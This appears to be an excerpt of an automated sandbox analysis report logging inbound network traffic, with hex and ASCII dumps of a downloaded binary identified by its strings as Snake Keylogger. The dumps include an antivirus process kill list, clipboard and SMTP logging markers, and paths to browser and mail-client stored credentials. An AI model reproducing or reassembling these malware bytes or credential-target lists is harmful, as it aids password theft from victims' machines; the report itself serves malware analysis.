2021-09-28 05:54:35 UTC	47	IN	Data Raw: 1f 0f 0d 17 13 07 1f 10 0d 1d 13 08 1f 11 0d 16 13 09 1f 12 0d 11 06 13 0d 11 0d 2c 20 1f 13 0d 11 04 16 02 7b 72 00 00 04 04 17 da 91 9c 1f 14 0d 04 17 da 10 02 1f 15 0d 17 13 09 00 00 1f 17 0d 04 17 da 13 0e 03 13 0f 11 0e 13 10 38 a8 00 00 00 1f 18 0d 11 10 17 da 03 fe 04 16 fe 01 13 11 11 11 2c 56 1f 19 0d 11 04 11 09 02 7b 72 00 00 04 11 10 91 11 07 17 da 1d 5f 64 d2 20 ff 00 00 00 11 07 1f 1f 5f 63 5f 02 7b 72 00 00 04 11 10 17 da 91 11 08 1d 5f 62 d2 60 b4 9c 1f 1a 0d 11 07 17 d6 13 07 1f 1b 0d 11 09 17 d6 13 09 1f 1c 0d 11 08 17 da 13 08 00 2b 36 00 1f 1e 0d 11 06 16 fe 01 13 12 11 12 2c 26 1f 1f 0d 11 04 11 09 02 7b 72 00 00 04 11 10 91 11 07 17 da 1d 5f 64 d2 20 ff 00 00 00 11 07 1f 1f 5f 63 5f b4 9c 00 1f 21 0d 11 10 15 d6 13 10 11 10 11 0f 3c Data Ascii: , {r8,V{r_d _c_{r_b`+6,&{r_d _c_!<
2021-09-28 05:54:35 UTC	49	IN	Data Raw: 0b 13 0d 1f 16 0c 02 11 06 84 11 0b 28 0d 01 00 06 13 0e 1f 17 0c 1b 8d 62 00 00 01 13 0f 1f 18 0c 16 13 11 1f 19 0c 11 0d 17 d6 13 0b 1f 1a 0c 02 11 0b 28 0c 01 00 06 13 0d 1f 1b 0c 11 0f 11 11 02 11 0b 11 0d 28 0d 01 00 06 9f 1f 1c 0c 11 0f 11 11 96 1f 09 6a fe 02 13 12 11 12 2c 60 1f 1d 0c 02 11 0f 11 11 96 28 0e 01 00 06 13 13 11 13 2c 25 1f 1e 0c 11 0f 11 11 11 0f 11 11 96 1f 0d 6a da 6c 23 00 00 00 00 00 00 00 40 5b 28 9c 00 00 0a b9 9f 00 2b 24 00 1f 20 0c 11 0f 11 11 11 0f 11 11 96 1f 0c 6a da 6c 23 00 00 00 00 00 00 00 40 5b 28 9c 00 00 0a b9 9f 00 00 2b 18 00 1f 23 0c 11 0f 11 11 02 7b 76 00 00 04 11 0f 11 11 96 b7 91 6e 9f 00 1f 25 0c 11 11 17 d6 13 11 11 11 1a 3e 3c ff ff ff 1f 26 0c 02 7b 74 00 00 04 73 6e 01 00 0a 7e 72 01 00 0a 28 77 01 00 Data Ascii: (b((j,`(,%jl#@[(+$ jl#@[(+#{vn%><&{tsn~r(w
2021-09-28 05:54:35 UTC	50	IN	Data Raw: 6f 01 00 0a 28 77 01 00 0a 16 fe 01 13 1c 11 1c 2c 7e 1f 40 0c 02 7b 75 00 00 04 11 05 11 0a d6 8f 20 00 00 02 28 7a 01 00 0a 02 7b 72 00 00 04 11 06 73 6e 01 00 0a 11 0e 73 6f 01 00 0a 28 70 01 00 0a 11 0f 16 96 73 6f 01 00 0a 28 70 01 00 0a 11 0f 17 96 73 6f 01 00 0a 28 70 01 00 0a 11 0f 18 96 73 6f 01 00 0a 28 70 01 00 0a 11 0f 19 96 73 6f 01 00 0a 28 70 01 00 0a 28 71 01 00 0a 11 0f 1a 96 b7 6f 79 01 00 0a 7d 82 00 00 04 00 1f 42 0c 11 0a 17 d6 13 0a 11 0a 11 09 3e c2 f8 ff ff 00 38 86 01 00 00 1f 44 0c 02 7b 72 00 00 04 03 84 91 1b fe 01 13 1d 11 1d 39 6e 01 00 00 1f 45 0c 02 03 73 6e 01 00 0a 19 6a 73 6f 01 00 0a 28 70 01 00 0a 28 71 01 00 0a 18 28 0f 01 00 06 73 6e 01 00 0a 7e 72 01 00 0a 28 73 01 00 0a 28 74 01 00 0a 13 1e 1f 46 0c 11 1e 13 20 16 Data Ascii: o(w,~@{u (z{rsnso(pso(pso(pso(pso(p(qoy}B>8D{r9nEsnjso(p(q(sn~r(s(tF
2021-09-28 05:54:35 UTC	52	IN	Data Raw: 00 0a 28 70 01 00 0a 7e 72 01 00 0a 28 70 01 00 0a 28 71 01 00 0a 28 0c 01 00 06 13 0e 1f 12 0d 02 7b 77 00 00 04 11 06 11 0b d6 8f 1f 00 00 02 02 11 07 73 6e 01 00 0a 11 0c 73 76 01 00 0a 11 07 73 6e 01 00 0a 28 73 01 00 0a 28 70 01 00 0a 7e 72 01 00 0a 28 70 01 00 0a 28 71 01 00 0a 11 0e 28 0d 01 00 06 7d 7b 00 00 04 1f 13 0d 11 07 73 6e 01 00 0a 11 0e 73 76 01 00 0a 11 07 73 6e 01 00 0a 28 73 01 00 0a 28 70 01 00 0a 7e 72 01 00 0a 28 70 01 00 0a 28 78 01 00 0a 13 07 1f 14 0d 02 11 07 84 28 0c 01 00 06 13 0c 1f 15 0d 11 0c 13 0e 1f 16 0d 02 11 07 84 11 0c 28 0d 01 00 06 13 0f 1f 17 0d 11 07 73 6e 01 00 0a 11 0c 73 76 01 00 0a 28 73 01 00 0a 7e 72 01 00 0a 28 70 01 00 0a 28 7c 01 00 0a 13 11 1f 18 0d 16 13 12 38 3c 01 00 00 1f 1b 0d 11 10 11 12 17 d6 8d Data Ascii: (p~r(p(q({wsnsvsn(s(p~r(p(q(){snsvsn(s(p~r(p(x((snsv(s~r(p(|8<
2021-09-28 05:54:35 UTC	53	IN	Data Raw: 72 00 00 04 03 84 91 1b fe 01 13 1f 11 1f 39 0d 01 00 00 1f 44 0d 02 03 73 6e 01 00 0a 19 6a 73 6f 01 00 0a 28 70 01 00 0a 28 71 01 00 0a 18 28 0f 01 00 06 73 6e 01 00 0a 7e 72 01 00 0a 28 73 01 00 0a 28 74 01 00 0a 13 20 1f 45 0d 11 20 13 22 16 13 23 2b 77 1f 46 0d 02 03 73 6e 01 00 0a 1f 0c 6a 73 6f 01 00 0a 28 70 01 00 0a 11 23 18 d8 73 76 01 00 0a 28 71 01 00 0a 18 28 0f 01 00 06 87 13 21 1f 47 0d 02 02 03 11 21 6e d7 84 1a 28 0f 01 00 06 73 6e 01 00 0a 7e 72 01 00 0a 28 73 01 00 0a 02 7b 73 00 00 04 73 76 01 00 0a 28 7b 01 00 0a 28 78 01 00 0a 28 11 01 00 06 26 1f 48 0d 11 23 17 d6 13 23 11 23 11 22 31 83 1f 49 0d 02 02 03 73 6e 01 00 0a 1e 6a 73 6f 01 00 0a 28 70 01 00 0a 28 71 01 00 0a 1a 28 0f 01 00 06 73 6e 01 00 0a 7e 72 01 00 0a Data Ascii: r9Dsnjso(p(q(sn~r(s(t E "#+wFsnjso(p#sv(p(q(!G!n(sn~r(s{ssv({{x(&H###"1Isnjso(p(q(sn~r
2021-09-28 05:54:35 UTC	54	IN	Data Raw: 2c 06 28 50 00 00 0a 00 06 2a 00 41 1c 00 00 01 00 00 00 01 00 00 00 48 02 00 00 5d 02 00 00 0c 00 00 00 49 02 00 00 1b 30 03 00 86 00 00 00 5a 00 00 11 00 00 28 50 00 00 0a 00 1f fe 0b 18 0d 02 7b 77 00 00 04 8e 69 0a 2b 00 de 61 08 17 58 16 0c 45 04 00 00 00 00 00 00 00 ce ff ff ff d7 ff ff e4 ff ff ff de 3a 09 0c 07 1f fe 30 03 17 2b 01 07 45 02 00 00 00 00 00 00 cc ff ff ff de 20 75 44 00 00 01 14 fe 03 07 16 fe 03 5f 08 16 fe 01 5f fe 11 74 44 00 00 01 28 34 00 00 0a de c6 20 33 00 0a 80 28 62 00 00 0a 7a 08 2c 06 28 50 00 00 0a 00 06 2a 00 00 01 10 00 00 01 00 01 00 4f 64 00 0c 50 00 00 00 1b 30 03 00 e4 00 00 00 5b 00 00 11 00 00 28 50 00 00 0a 00 1f fe 0b 18 0d 03 02 7b 77 00 00 04 8e 69 fe 04 16 fe 01 13 04 11 04 2c 06 19 0d 14 0a 2b 3f 1a Data Ascii: ,(P*AH]I0Z(P{wi+aXE:0+E uD__tD(4 3(bz,(P*OdP0[(P{wi,+?
2021-09-28 05:54:35 UTC	58	IN	Data Raw: 16 fe 02 13 0b 11 0b 2c 08 11 0a 16 9a 0b 17 0d 00 00 09 13 0c 11 0c 2c 0a 11 09 28 51 01 00 06 26 2b 16 00 00 11 08 17 d6 13 08 11 08 11 07 8e 69 fe 04 13 0d 11 0d 2d ae 09 13 0e 11 0e 39 22 01 00 00 00 07 73 88 01 00 0a 13 10 11 10 6f 8b 00 00 0a 13 11 73 89 01 00 0a 13 12 11 12 11 11 6f 05 00 00 2b 13 0f de 0e 00 11 10 2c 08 11 10 6f 01 00 00 0a 00 dc 11 0f 6f 26 01 00 06 13 13 16 13 14 38 87 00 00 00 11 13 11 14 9a 13 15 72 1b 01 00 70 13 16 11 15 6f 3b 01 00 06 28 52 01 00 06 13 17 11 15 6f 3d 01 00 06 28 52 01 00 06 13 18 11 15 6f 2f 01 00 06 13 19 1d 8d 3f 00 00 01 25 16 72 9c 57 00 70 a2 25 17 11 19 a2 25 18 72 ec 27 00 70 a2 25 19 11 17 a2 25 1a 72 6a 20 00 70 a2 25 1b 11 18 a2 25 1c 72 7c 20 00 70 a2 28 83 00 00 0a 13 16 7e 0b 00 00 04 11 16 28 Data Ascii: ,,(Q&+i-9"soso+,oo&8rpo;(Ro=(Ro/?%rWp%%r'p%%rj p%%r| p(~(
2021-09-28 05:54:35 UTC	62	IN	Data Raw: 00 1f fe 0b 18 0d 1f 0d 28 6c 01 00 06 16 fe 01 13 06 11 06 2c 05 38 88 00 00 00 1a 0d 7e 09 01 00 0a 28 6d 01 00 06 16 fe 01 13 07 11 07 2c 02 2b 71 1c 0d 14 13 04 1d 0d 1f 0d 28 6b 01 00 06 13 05 1e 0d 11 05 7e 09 01 00 0a 28 19 01 00 0a 13 08 11 08 2c 3b 1f 09 0d 11 05 28 6f 01 00 06 13 09 1f 0a 0d 11 09 7e 09 01 00 0a 28 19 01 00 0a 13 0a 11 0a 2c 18 1f 0b 0d 11 09 28 93 01 00 0a 13 04 1f 0c 0d 11 09 28 70 01 00 06 26 00 00 00 00 1f 0f 0d 28 6e 01 00 06 26 1f 10 0d 11 04 0a 2b 00 dd 99 00 00 00 08 17 58 16 0c 45 12 00 00 00 00 00 00 00 01 ff ff ff 0a ff ff ff 1c ff ff ff 21 ff ff ff 36 ff ff ff 38 ff ff ff 3d ff ff ff 48 ff ff ff 5c ff ff ff 68 ff ff ff 7d ff ff ff 89 ff ff ff 94 ff ff ff 96 ff ff ff 98 ff ff ff a1 ff ff ff a9 ff ff ff de 3a 09 0 c 07 Data Ascii: (l,8~(m,+q(k~(,;(o~(,((p&(n&+XE!68=H\h}:
2021-09-28 05:54:35 UTC	63	IN	Data Raw: 16 15 4c 1d 0e 00 26 0d 6d 19 0e 00 89 0d b4 13 0e 00 9d 0c b4 13 0a 00 43 0e e3 1a 06 00 cd 0d 76 1b 06 00 e5 0d 09 05 0e 00 11 0d 81 15 06 00 78 0e 09 05 0a 00 bf 0c bc 14 0a 00 e8 0c 9d 1b 0a 00 3d 0d e3 1a 0a 00 6e 0d e3 1a 0a 00 86 0c e3 1a 0a 00 80 0f 9d 1b 0a 00 d5 0c bc 14 0a 00 35 0f bc 14 0a 00 fd 0d bc 14 0a 00 d2 0e bc 14 0a 00 b0 0e 57 1b 0a 00 ec 16 57 1b 0a 00 22 17 49 16 16 00 41 14 4c 1d 0a 00 65 09 bc 14 0a 00 a9 11 bc 14 06 00 46 1d 76 1b 0a 00 3c 17 bc 14 0a 00 96 1a bc 14 06 00 aa 04 76 1b 0a 00 5f 17 bc 14 0e 00 9c 20 b4 13 0a 00 13 1e 9d 1b 0a 00 0c 24 49 16 0e 00 d4 0b f3 15 0a 00 8c 24 d9 00 12 00 2c 1e 42 20 12 00 a5 16 42 20 2f 01 6d 1a 00 00 12 00 37 1f 42 20 0a 00 84 20 bc 14 06 00 22 1e 76 1b 06 00 a7 1d 76 1b 0a 00 06 15 bc Data Ascii: L&mCvx=n5WW"lALeFv<v_ I,B B /m7B "vv
2021-09-28 05:54:35 UTC	68	IN	Data Raw: 00 00 00 16 00 54 25 3f 00 5d 00 a8 21 00 00 00 00 16 00 90 37 3f 00 5d 00 a8 21 00 00 00 00 16 00 73 2f 3f 00 5d 00 a8 21 00 00 00 00 16 00 69 27 3f 00 5d 00 a8 21 00 00 00 00 16 00 97 26 3f 00 5d 00 a8 21 00 00 00 00 16 00 41 29 3f 00 5d 00 14 5b 00 00 00 00 16 00 49 32 3f 00 5d 00 5c 5b 00 00 00 00 16 00 5d 31 3f 00 5d 00 94 5b 00 00 00 00 16 00 02 3c 3f 00 5d 00 a8 21 00 00 00 00 16 00 2b 28 3f 00 5d 00 cc 5b 00 00 00 00 16 00 7f 31 3f 00 5d 00 a8 21 00 00 00 00 16 00 80 30 3f 00 5d 00 a8 21 00 00 00 00 16 00 de 2b 3f 00 5d 00 a8 21 00 00 00 00 16 00 e1 32 3f 00 5d 00 a8 21 00 00 00 00 16 00 35 3f 3f 00 5d 00 bc 5c 00 00 00 00 16 00 c0 29 3f 00 5d 00 10 5d 00 00 00 00 16 00 c3 3b 3f 00 5d 00 64 5d 00 00 00 00 16 00 9e 15 3f 00 5d 00 00 00 00 00 03 00 Data Ascii: T%?]!7?]!s/?]!i'?]!&?]!A)?][I2?]\[]1?][<?]!+(?][1?]!0?]!+?]!2?]!5??]\)?]];?]d]?]

Timestamp	kBytes transferred	Direction	Data
2021-09-28 05:54:35 UTC	72	IN	Data Raw: 02 00 d5 16 00 00 03 00 e7 23 00 00 01 00 1d 13 00 00 01 00 16 08 00 00 01 00 6d 1f 00 00 02 00 3b 07 00 00 01 00 8f 08 00 00 02 00 d5 16 00 00 03 00 e7 23 00 00 04 00 7f 12 00 00 05 00 62 0c 00 00 01 00 e7 23 00 00 02 00 0e 20 00 00 01 00 8f 08 00 00 02 00 d5 16 00 00 03 00 e7 23 02 00 01 00 64 2a 00 20 02 00 d4 31 00 20 03 00 66 38 00 00 04 00 bd 37 00 00 01 00 4c 2a 00 00 02 00 c7 34 00 00 01 00 ad 30 00 20 02 00 42 2b 00 00 03 00 d5 25 00 00 04 00 b6 2e 00 00 05 00 3e 32 00 00 06 00 07 02 00 00 01 00 66 35 00 20 02 00 2b 3d 00 00 03 00 f9 1e 00 00 04 00 b7 3c 00 00 05 00 05 29 00 00 01 00 06 37 00 00 02 00 b4 3f 00 20 03 00 35 35 02 00 04 00 d1 2b 00 00 05 00 13 02 00 00 06 00 4e 33 00 00 07 00 19 2d 00 00 08 00 b1 2f 00 00 09 00 49 12 00 00 01 00 a4 Data Ascii: #m;#b# #d* 1 f87L*40 B+%.>2f5 +=<)7? 55+N3-/I
2021-09-28 05:54:35 UTC	76	IN	Data Raw: 03 61 02 cb 00 b1 07 61 02 d3 00 f9 07 80 02 8b 00 6e 03 81 02 bb 00 6e 03 81 02 cb 00 b1 07 81 02 d3 00 05 08 a0 02 8b 00 6e 03 a1 02 bb 00 6e 03 a1 02 cb 00 b1 07 a1 02 d3 00 13 08 c0 02 8b 00 6e 03 c0 02 83 00 d5 05 c1 02 bb 00 6e 03 c1 02 cb 00 b1 07 c1 02 d3 00 2d 08 e0 02 8b 00 6e 03 00 03 8b 00 6e 03 00 03 83 00 d5 05 03 03 93 00 6e 03 43 03 f3 00 6e 03 83 04 93 00 6e 03 a3 04 fb 00 36 07 c0 04 bb 00 6e 03 c3 04 fb 00 36 07 e0 04 bb 00 6e 03 e3 04 fb 00 36 07 00 05 bb 00 6e 03 03 05 fb 00 36 07 20 05 bb 00 6e 03 40 05 bb 00 6e 03 60 05 bb 00 6e 03 63 05 93 00 6e 03 80 05 bb 00 6e 03 83 05 bb 00 6e 03 a0 05 bb 00 6e 03 c0 05 bb 00 6e 03 e0 05 bb 00 6e 03 00 06 bb 00 6e 03 20 06 bb 00 6e 03 40 06 bb 00 6e 03 60 06 bb 00 6e 03 80 06 bb 00 6e 03 a0 06 Data Ascii: aannnnnn-nnnCnn6n6n6n6 n@n`ncnnnnnnn n@n`nn
2021-09-28 05:54:35 UTC	80	IN	Data Raw: 74 5f 74 69 6d 65 50 61 73 73 77 6f 72 64 43 68 61 6e 67 65 64 00 49 6e 74 65 72 6c 6f 63 6b 65 64 00 67 65 74 5f 74 69 6d 65 73 55 73 65 64 00 73 65 74 5f 74 69 6d 65 73 55 73 65 64 00 67 65 74 5f 74 69 6d 65 4c 61 73 74 55 73 65 64 00 73 65 74 5f 74 69 6d 65 4c 61 73 74 55 73 65 64 00 67 65 74 5f 49 73 44 69 73 70 6f 73 65 64 00 67 65 74 5f 74 69 6d 65 43 72 65 61 74 65 64 00 73 65 74 5f 74 69 6d 65 43 72 65 61 74 65 64 00 6d 5f 46 6f 72 6d 42 65 69 6e 67 43 72 65 61 74 65 64 00 53 79 6e 63 68 72 6f 6e 69 7a 65 64 00 67 65 74 5f 69 64 00 73 65 74 5f 69 64 00 72 6f 77 5f 69 64 00 67 65 74 5f 67 75 69 64 00 73 65 74 5f 67 75 69 64 00 57 65 6b 61 6b 65 6b 61 6b 64 00 67 65 74 5f 70 61 73 73 77 6f 72 64 46 69 65 6c 64 00 73 65 74 5f 70 61 73 73 77 6f 72 64 Data Ascii: t_timePasswordChangedInterlockedget_timesUsedset_timesUsedget_timeLastUsedset_timeLastUsedget_IsDisposedget_timeCreatedset_timeCreatedm_FormBeingCreatedSynchronizedget_idset_idrow_idget_guidset_guid Wekakekakdget_passwordFieldset_password
2021-09-28 05:54:35 UTC	84	IN	Data Raw: 69 6f 6e 00 53 79 73 74 65 6d 2e 52 65 66 6c 65 63 74 69 6f 6e 00 4d 61 74 63 68 43 6f 6c 6c 65 63 74 69 6f 6e 00 47 72 6f 75 70 43 6f 6c 6c 65 63 74 69 6f 6e 00 57 65 62 48 65 61 64 65 72 43 6f 6c 6c 65 63 74 69 6f 6e 00 4d 61 69 6c 41 64 64 72 65 73 73 43 6f 6c 6c 65 63 74 69 6f 6e 00 4d 61 6e 61 67 65 6d 65 6e 74 4f 62 6a 65 63 74 43 6f 6c 6c 65 63 74 69 6f 6e 00 41 74 74 61 63 68 6d 65 6e 74 43 6f 6c 6c 65 63 74 69 6f 6e 00 64 69 72 65 63 74 69 6f 6e 00 73 65 74 5f 50 6f 73 69 74 69 6f 6e 00 43 61 6c 6c 69 6e 67 43 6f 6e 76 65 6e 74 69 6f 6e 00 57 65 62 45 78 63 65 70 74 69 6f 6e 00 43 72 79 70 74 6f 67 72 61 70 68 69 63 45 78 63 65 70 74 69 6f 6e 00 54 61 72 67 65 74 49 6e 76 6f 63 61 74 69 6f 6e 45 78 63 65 70 74 69 6f 6e 00 49 6e 76 61 6c 69 64 4f Data Ascii: ionSystem.ReflectionMatchCollectionGroupCollectionWebHeaderCollectionMailAddressCollectionManagementObjectCollectionAttachmentCollectiondirectionset_PositionCallingConventionWebExceptionCryptographicException TargetInvocationExceptionInvalidO
2021-09-28 05:54:35 UTC	88	IN	Data Raw: 91 ef bf bd db a8 c5 93 d0 85 00 d7 83 e4 95 83 ec 90 ac ea 93 9e d0 85 00 d0 ae ef bf bd 69 c3 a3 d0 85 00 dc aa ce 91 d4 b9 e5 b5 b1 d0 85 00 c5 93 ef bf bd ce b6 cc b1 d0 85 00 de a8 d5 a9 d2 8f 7a eb ab 86 00 ce 91 d7 9c ec bd aa d0 85 eb ab 86 00 ef bf bd cc 94 ef bf bd c4 93 eb ab 86 00 d0 ae ef bf bd 7a cc 94 eb ab 86 00 c3 ab 5e e3 a0 b0 6b c5 86 00 c9 9b d2 a1 e8 a0 ba d3 93 cc 86 00 df 9f e8 a0 ba ef bf bd d6 8f e9 88 87 00 ef bf bd de a4 cc 94 d0 a3 e9 88 87 00 d8 9d d9 9a c5 81 ef bf bd e9 88 87 00 ec bd aa cb b3 c3 a3 ef bf bd e9 88 87 00 ef bf bd 52 db 8c 63 c9 87 00 cb a8 e4 95 83 e3 a0 b0 df bb c2 89 00 d7 92 d1 96 cc a7 ef bf bd c2 89 00 ef bf bd e6 81 81 ce a9 ef bf bd c2 89 00 c9 ae c9 9b e6 b3 ae ef bf bd c2 89 00 6d df 82 df a1 e7 9a Data Ascii: izz^kRcm
2021-09-28 05:54:35 UTC	92	IN	Data Raw: 7a e5 b5 b1 e7 9b 80 cc 94 e4 87 b9 00 ec b8 a0 c2 be c5 8e d8 9d e4 87 b9 00 db a8 ce 85 ef bf bd c5 b4 e4 87 b9 00 ec b8 a0 4a c6 9c ef bf bd e4 87 b9 00 d3 a4 ef bf bd ef bf bd c4 99 d4 b9 00 d2 9a da bf f3 89 8a ba d4 b9 00 d9 b7 d1 81 41 ea bc ba d4 b9 00 ef bf bd ef bf bd ca aa 43 d5 b9 00 5a d2 a2 d8 a3 ef bf bd d5 b9 00 d4 8c cc 80 ce b5 ef bf bd d5 b9 00 e8 a0 ba c7 8e d7 89 d3 9a dc b9 00 d3 9a c6 9f c5 8e ed 93 9c dc b9 00 d3 a5 cc 94 db 9a dc a3 dc b9 00 ea 93 9e dd 9d ef bf bd cf b1 dc b9 00 e6 b3 ae ef bf bd 5a d5 bb dc b9 00 ca aa 74 d7 81 d7 81 de b9 00 d9 95 ca 93 ef bf bd c4 82 de b9 00 da bf cf 98 ef bf bd e7 9a 8d de b9 00 c3 b4 dd b6 c3 a5 c7 8e de b9 00 ca 93 d8 89 ef bf bd ef bf bd de b9 00 d5 b0 ef bf bd c3 a5 c4 82 e8 a0 ba 00 e6 Data Ascii: zJACZZt
2021-09-28 05:54:35 UTC	95	IN	Data Raw: 72 00 6f 00 6a 00 61 00 6e 00 01 0f 41 00 4e 00 54 00 49 00 56 00 49 00 52 00 00 11 41 00 70 00 76 00 78 00 64 00 77 00 69 00 6e 00 00 0d 41 00 54 00 52 00 41 00 43 00 4b 00 00 11 41 00 75 00 74 00 6f 00 64 00 6f 00 77 00 6e 00 00 11 41 00 76 00 63 00 6f 00 6e 00 73 00 6f 00 6c 00 00 0b 41 00 76 00 65 00 33 00 32 00 00 0f 41 00 76 00 67 00 63 00 74 00 72 00 6c 00 00 0f 41 00 76 00 6b 00 73 00 65 00 72 00 76 00 00 09 41 00 76 00 6e 00 74 00 00 07 41 00 76 00 70 00 00 0b 41 00 76 00 70 00 33 00 32 00 00 0b 41 00 76 00 70 00 63 00 63 00 00 11 41 00 76 00 70 00 64 00 6f 00 73 00 33 00 32 00 00 0d 41 00 76 00 70 00 6d 00 00 0f 41 00 76 00 70 00 74 00 63 00 33 00 32 00 00 0d 41 00 76 00 70 00 75 00 70 00 64 00 00 13 41 00 76 00 73 00 63 00 68 00 65 00 64 00 33 Data Ascii: rojanANTIVIRApvxdwinATRACKAutodownAvconsolAve32AvgctrlAvkservAvntAvpAvp32AvpccAvpdos32AvpmAvptc32AvpupdAvsched3
2021-09-28 05:54:35 UTC	100	IN	Data Raw: 00 00 07 3c 00 2e 00 3e 00 00 09 68 00 74 00 74 00 70 00 00 0d 3c 00 68 00 74 00 74 00 70 00 3e 00 00 0d 43 00 72 00 65 00 61 00 74 00 65 00 00 2f 20 00 2d 00 20 00 43 00 6c 00 69 00 70 00 62 00 6f 00 61 00 72 00 64 00 20 00 4c 00 6f 00 67 00 73 00 20 00 49 00 44 00 20 00 2d 00 20 00 01 09 53 00 54 00 4f 00 52 00 00 13 24 00 25 00 53 00 4d 00 54 00 50 00 44 00 56 00 24 00 00 15 20 00 50 00 63 00 20 00 4e 00 61 00 6d 00 65 00 3a 00 20 00 00 25 20 00 7c 00 20 00 53 00 6e 00 61 00 6b 00 65 00 20 00 4b 00 65 00 79 00 6c 00 6f 00 67 00 67 00 65 00 72 00 00 09 0d 00 0a 00 0d 00 0a 00 00 13 43 00 6c 00 69 00 70 00 62 00 6f 00 61 00 72 00 64 00 00 15 74 00 65 00 78 00 74 00 2f 00 70 00 6c 00 61 00 69 00 6e 00 00 09 54 00 72 00 75 00 65 00 00 1b 24 00 25 00 54 00 Data Ascii: <.>http<http>Create/ - Clipboard Logs ID - STOR$%SMTPDV$ Pc Name: % | Snake KeyloggerClipboardtext /plainTrue$%T
2021-09-28 05:54:35 UTC	104	IN	Data Raw: 00 5c 00 6f 00 70 00 65 00 6e 00 5c 00 63 00 6f 00 6d 00 6d 00 61 00 6e 00 64 00 00 17 46 00 6f 00 78 00 6d 00 61 00 69 00 6c 00 2e 00 65 00 78 00 65 00 00 11 53 00 74 00 6f 00 72 00 61 00 67 00 65 00 5c 00 00 03 5c 00 00 2d 5c 00 41 00 63 00 63 00 6f 00 75 00 6e 00 74 00 73 00 5c 00 41 00 63 00 63 00 6f 00 75 00 6e 00 74 00 2e 00 72 00 65 00 63 00 30 00 00 0f 41 00 63 00 63 00 6f 00 75 00 6e 00 74 00 00 17 50 00 4f 00 50 00 33 00 41 00 63 00 63 00 6f 00 75 00 6e 00 74 00 00 11 50 00 61 00 73 00 73 00 77 00 6f 00 72 00 64 00 00 19 50 00 4f 00 50 00 33 00 50 00 61 00 73 00 73 00 77 00 6f 00 72 00 64 00 00 03 21 00 00 75 0d 00 0a 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 20 00 53 00 6e 00 61 00 6b 00 65 00 20 00 4b 00 65 00 79 00 6c 00 6f 00 67 00 Data Ascii: \open\commandFoxmail.exeStorage\\-\Accounts\Account.rec0AccountPOP3AccountPasswordPOP3Password!u-------- Snake Keylog

Timestamp	kBytes transferred	Direction	Data
2021-09-28 05:54:35 UTC	108	IN	Data Raw: 6e 00 64 00 20 00 46 00 72 00 6f 00 6d 00 3a 00 20 00 4f 00 72 00 62 00 69 00 74 00 75 00 6d 00 0d 00 0a 00 48 00 6f 00 73 00 74 00 3a 00 20 00 01 4b 5c 00 53 00 6c 00 69 00 6d 00 6a 00 65 00 74 00 5c 00 55 00 73 00 65 00 72 00 20 00 44 00 61 00 74 00 61 00 5c 00 44 00 65 00 66 00 61 00 75 00 6c 00 74 00 5c 00 4c 00 6f 00 67 00 69 00 6e 00 20 00 44 00 61 00 74 00 61 00 00 80 81 0d 00 0a 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 20 00 53 00 6e 00 61 00 6b 00 65 00 20 00 4b 00 65 00 79 00 6c 00 6f 00 67 00 67 00 65 00 72 00 20 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 0d 00 0a 00 46 00 6f 00 75 00 6e 00 64 00 20 00 46 00 72 00 6f 00 6d 00 3a 00 20 00 53 00 6c 00 69 00 6d 00 6a 00 65 00 74 00 0d 00 0a 00 48 00 6f 00 73 00 74 00 3a 00 20 00 Data Ascii: nd From: OrbitumHost: K\Slimjet\User Data\Default\Login Data-------- Snake Keylogger --------Found From: Sli mjetHost:
2021-09-28 05:54:35 UTC	112	IN	Data Raw: 00 20 00 4b 00 65 00 79 00 6c 00 6f 00 67 00 67 00 65 00 72 00 20 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 0d 00 0a 00 46 00 6f 00 75 00 6e 00 64 00 20 00 46 00 72 00 6f 00 6d 00 3a 00 20 00 41 00 6d 00 69 00 67 00 6f 00 0d 00 0a 00 48 00 6f 00 73 00 74 00 3a 00 20 00 01 49 5c 00 4b 00 6f 00 6d 00 65 00 74 00 61 00 5c 00 55 00 73 00 65 00 72 00 20 00 44 00 61 00 74 00 61 00 5c 00 44 00 65 00 66 00 61 00 75 00 6c 00 74 00 5c 00 4c 00 6f 00 67 00 69 00 6e 00 20 00 44 00 61 00 74 00 61 00 00 7f 0d 00 0a 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 20 00 53 00 6e 00 61 00 6b 00 65 00 20 00 4b 00 65 00 79 00 6c 00 6f 00 67 00 67 00 65 00 72 00 20 00 2d 00 2d 00 2d 00 2d 00 2d 00 2 d 00 2d 00 2d 00 0d 00 0a 00 46 00 6f 00 75 00 6e 00 64 00 20 00 Data Ascii: Keylogger --------Found From: AmigoHost: I\Kometa\User Data\Default\Login Data-------- Snake Keylogger ------- -Found
2021-09-28 05:54:35 UTC	116	IN	Data Raw: 00 6f 00 6e 00 6b 00 65 00 79 00 0d 00 0a 00 48 00 6f 00 73 00 74 00 3a 00 20 00 01 33 43 00 6f 00 6d 00 6f 00 64 00 6f 00 5c 00 49 00 63 00 65 00 44 00 72 00 61 00 67 00 6f 00 6e 00 5c 00 50 00 72 00 6f 00 66 00 69 00 6c 00 65 00 73 00 00 80 87 0d 00 0a 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 20 00 53 00 6e 00 61 00 6b 00 65 00 20 00 4b 00 65 00 79 00 6c 00 6f 00 67 00 67 00 65 00 72 00 20 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 0d 00 0a 00 46 00 6f 00 75 00 6e 00 64 00 20 00 46 00 72 00 6f 00 6d 00 3a 00 20 00 49 00 63 00 65 00 20 00 44 00 72 00 61 0 0 67 00 6f 00 6e 00 0d 00 0a 00 48 00 6f 00 73 00 74 00 3a 00 20 00 01 3d 38 00 70 00 65 00 63 00 78 00 73 00 74 00 75 00 64 00 69 00 6f 00 73 00 5c 00 43 00 79 00 62 00 65 00 72 00 66 Data Ascii: onkeyHost: 3Comodo\IceDragon\Profiles-------- Snake Keylogger --------Found From: Ice DragonHost: =8pecxstudios\Cyberf
